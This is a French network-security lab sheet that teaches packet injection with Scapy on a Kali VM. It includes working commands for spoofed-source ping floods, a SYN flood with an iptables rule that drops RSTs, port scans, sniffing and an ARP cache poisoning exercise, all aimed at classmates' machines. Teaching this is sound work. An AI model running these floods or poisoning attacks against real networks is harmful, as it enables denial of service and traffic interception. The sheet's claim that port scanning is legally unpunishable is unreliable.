Injection de trafic et mise en œuvre d'une attaque MITM

Objectifs du TP

Ce TP a pour but de vous faire découvrir l'outil d'injection de trafic appelé Scapy ainsi que l'outil Ettercap. Il a aussi pour but de vous montrer comment faire quelques attaques avec ces outils.

Configuration de la VM

- Ouvrez une session avec votre compte informatique (utiliser l'OS Linux conseillé par la DSI)
- Lancez la machine virtuelle Kali Linux (user : *root*, mot de passe : *root*)
- Mettez la machine virtuelle en mode pont « *bridge* » afin de qu'elle soit accessible sur le réseau. *Paramètres VM -> Réseaux -> Accès par pont*
- Pour récupérer une nouvelle adresse IP via le *dhcp*, tapez la commande : *service networking restart* ensuite vérifiez la récupération d'une adresse 10.25.32.Y

Installation de l'outil Scapy

- Pour le télécharger : apt-get install python-scapy (vérifier si l'outil Scapy est déjà pré-instalé)
- L'outil scapy est pré-installé sur la VM Kali Linux dans les salles de TP.
- Lancer scapy : scapy

Voir les différentes fonctions : lsc()
Pour sortir : exit()

<u>Partie 1 :</u> Injection de trafic avec l'outil Scapy

Scapy est un outil Open Source écrit en python, il permet de manipuler, forger, décoder, émettre, recevoir les paquets d'une multitude de protocoles (ARP, DHCP, DNS, ICMP, IP...). Scapy est principalement utilisé pour des tests de sécurité.

- Distributé sous GPLv2
- http://www.secdev.org/projects/scapy/
- Doc : http://www.secdev.org/projects/scapy/doc/index.html

<u>Exercice 1 :</u>

- Construire un paquet et visualiser son contenu.

```
>>> a= IP()
>>> a.show()-----Pour visualiser le contenu)
>>> a=IP(src="192.168.1.1", dst="192.168.1.2",ttl=10)
>>> a.show()  -----Pour visualiser le contenu)
```

Remplacer les adresses ci-dessus par les adresses de vos machines dans la salle du TP

- Empilement des couches : l'opérateur / peut être utilisé comme opérateur de composition entre deux couches. Pour construite un message *ping :*

```
a = IP(dst="192.168.1.1", src="10.10.10.1" )/ICMP()
```

Visualiser le contenu :

```
ls(a) ou a.show()
```

- Envoyer un ping :

```
a = IP(dst="192.168.1.1")/ICMP(type=8, code=0)
a.summary()
```

```
res =sr(a)  //envoyer le paquet a
```

Lancer Wireshark sur la machine distante et vérifier la réception du ping.

Visualiser la réponse echo reply sur la machine source :

```
res[0].summary() // voir le premier résultat
```

Utiliser les champs d'une trame au niveau 2 :

- Exemple

```
b= Ether()
b.show()
sendp(Ether(dst="08 :11 :96 :f6 :42 :12")/IP(dst="192.168.1.1") / ICMP())
```

- Envoyer un grand nombre de ping :

```
sendp (IP(dst="192.168.1.1") / ICMP(),count = 100000)
sendp(IP(dst="192.168.1.1") / ICMP(),loop=1

loop=1, c'est pour envoyer les paquets en permanence
count=100 000, c'est pour envoyer seulement 100 000 paquets
```

Envoyer des *ping* à la machine de votre collègue en utilisant l'adresse source de 8.8.8.8 !!!

1. Créer le message avec l'encapsulation suivante `a=Ether()/IP()/ICMP()`
2. Remplir les différents paramètres des entetes du niveau 2,3 et4
3. Envoyer le message avec mla commande sendp(a, loop=1)

- Envoyer une requête SYN

```
send(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
send(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags="S"))

dport(440,443): c'est pour envoyer des SYN pour tous les ports entre 440 à
443.

Lancer Wireshark sur la machine distante et vérifier la réception du SYN.
```

Voir le paquet en Hex

```
hexdump()
hexdump(pkt)
```

- Envoyer une tempête de SYN (*flooding*)

1. Lancer le serveur apache2 sur une machine (celle de votre collègue) avec la commande *service apache2 start*
2. Créer un paquet p :
   p=IP(dst="137.194.35.X",id=1111,ttl=99)/TCP(sport=RandShort(),dport=80,seq=12345,ack=1000, window=1000,flags="S")/"SYN flooding"
3. Les paquets générés par *Scapy* passeront par le noyau, qui va envoyer des réponses RST (les réinitialisations) à la cible, car le noyau de la machine attaquante n'a pas initié les sessions TCP. Pour éviter cette situation, ajouter une règle *iptables* pour empêcher votre machine d'envoyer les RSTs. Sinon, l'attaque va échouer.

   iptables –A OUTPUT –p tcp –s 137.194.X.Y --tcp-flags RST RST –j DROP

137.194.X.Y est l'adresse IP de votre machine

4. Lancer l'attaque avec la commande *srloop* et vérifier la réponse
   ans,unans=srloop(p,inter=0.01,timeout=5)

   Vous devez voir beaucoup de SA / Padding

5. Afficher le résultat (*ans* pour *answered* et *unans* pour *unanswered*)
   ans.summary()
   unans.summary()
6. Vérifier le résultat de l'attaque sur la machine de votre collègue avec la commande *netstat –ant*
   Voir les statistiques avec la commande *netstat -s*

7. Vérifier le temps d'attente du système après la réception d'un SYN avec la commande *cat /proc/sys/net/ipv4/tcpack_retries* , si vous voulez le modifier, ouvrez le fichier */etc/sysctl.conf* et y écrire *net.ipv4.tcp_synack_retries = X*, où X est la valeur souhaitée (1, par exemple). Ensuite appliquez le changement avec la commande *sysctl –p /etc/sysctl.conf*, vérifier la nouvelle valeur.

N.B : Le balayage de port n'est pas punissable par la loi parce qu'on ne viole en rien les utilisateurs. Pour s'en protéger, il faut utiliser un IDS.

Exercice 2 : Balayage de ports avec *Scapy*

- En utilisant les commandes de *Scapy*, remplir le tableau suivant :

Port	Drapeau(x) TCP envoyé(s)	Réponse si le port est **ouvert**	Réponse si le port est **fermé**
80	SYN		
80	Push, FIN, Urgent		
80	FIN		
80	Rien		

Pour lancer le serveur web apache2 (utilise le port 80) sur votre machine : *service apache2 start*

Exercice 3 :

- Fragmentation de paquets

Envoyer deux messages de tailles différentes et regarder le résultat sur la machine distante.

```
send(IP(dst="10.0.0.5")/ICMP()/("X"*1472)) )
```

```
send(IP(dst="10.0.0.5")/ICMP()/("X"*1490)) )
```

Dans la première commande, combien de paquets la machine distante a-t-elle reçu ? Dans la deuxième ? Pourquoi ?

- Sniffing

Pour sniffer, on utilise la commande sniff. Remplacer host 192.168.1.1 par une adresse locale dans la salle de TP

```
pkts = sniff(count=10)
pkts.show()

pkts = sniff(filter="icmp and host 192.168.1.1", count = 2)
pkts.show()
```

Exercice 4:

- Générer un paquet mal formé

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Générer d'autres paquets mal formés et visualiser le résultat avec Wireshark

- Envoyer un TCP SYN sur chaque port et attendre un SYN-ACK, RST ou ICMP error

```
res = sr( IP(dst="target")/TCP(flags="S", dport=(1,1024)))
Visualiser le résultat sur Wireshark (réception de 1024 paquets)

res[0].summary()
```

Exercice 5:

- Faire une traceroute

```
res,unans=traceroute(["www.microsoft.com"],maxttl=20)
res.show()
res.graph() # pour voir le résultat de traceroute en image
res.graph(type="ps",target="| lp") # choisir le type du fichier
res.graph(target="> /tmp/graph.svg") # sauvegarder le fichier
res.trace3D(), pour voir le résultat en 3D # nécessite une librairie graphique,
 à installer
```

Expliquez le principe de *traceroute*

- Ecrivez une (et une seule) commande en scapy, qui vous permet d'afficher le même résultat que traceroute.

```
rep,non_rep=sr( IP(dst='209.85.143.100', ttl=(1,25)) / ICMP(), timeout=1 )
rep.summary()
```

Voir toutes les adresse MAC /IP dans un réseau : `arping(" 192.168.1.* ")`

Statistiques à vérifier avec : `netstat -s`

Exercice 6:

Ecrivez un script en python pour capturer 10 paquets et les afficher

```
#! /usr/bin/env python
from scapy.all import *
 a=sniff(count=10)
 a.summary()

chmod +x scapysniff.py
./scapysniff.py
```

Exercice 6 : Corruption du cache ARP :

L'ARP *poisoning* consiste à modifier l'association entre l'adresse IP (niveau 3) et l'adresse MAC, ou Ethernet (niveau 2) d'une machine cible. En effectuant ces modifications, il est possible de faire croire à une machine que l'adresse IP de son correspondant se trouve en fait à l'adresse Ethernet d'une machine pirate.



Figure 1. Entête ARP

Field	Description
Hardware Type	Identifies the type of the hardware interface. Refer to Table 1-2 for the information about the field values.
Protocol type	Type of protocol address to be mapped. 0x0800 indicates an IP address.
Length of the hardware address	Hardware address length (in bytes)
Length of protocol address	Protocol address length (in bytes)
Operator	Indicates the type of a data packets, which can be: 1 1: ARP request packets 1 2: ARP reply packets 1 3: RARP request packets 1 4: RARP reply packets
Hardware address of the sender	Hardware address of the sender
IP address of the sender	IP address of the sender
Hardware address of the receiver	1 For an ARP request packet, this field is null. 1 For an ARP reply packet, this field carries the hardware address of the receiver.
IP address of the receiver	IP address of the receiver

Figure 2. Description des champs de l'entête ARP

Tapez arp –a, sur la machine de votre collègue, par exemple

En principe, cette attaque empêche un client de joindre directement la passerelle par une corruption du cache ARP. Dans la salle de TP, on ne pourrait pas usurper l'adresse de la passerelle. Il faut donc, usurper l'adresse d'une machine dans la salle de TP. Empoisonner la table ARP de la machine de votre collègue pour qu'il ne puisse pas joindre une machine que vous choisissez au hasard.

Sendp(Ether(Deux paramètres à remplir)/ARP(Trois Paramètres à remplir), loop=1)

Paramètres Ether : @MAC_S, @MAC_D
Paramètres ARP : op=1, 2, 3 ou 4 (voir figure 4), IPsrc, IPdest.

ReTaper arp –a, sur la machine de votre collègue, comparer le résultat avec le résultat précédent.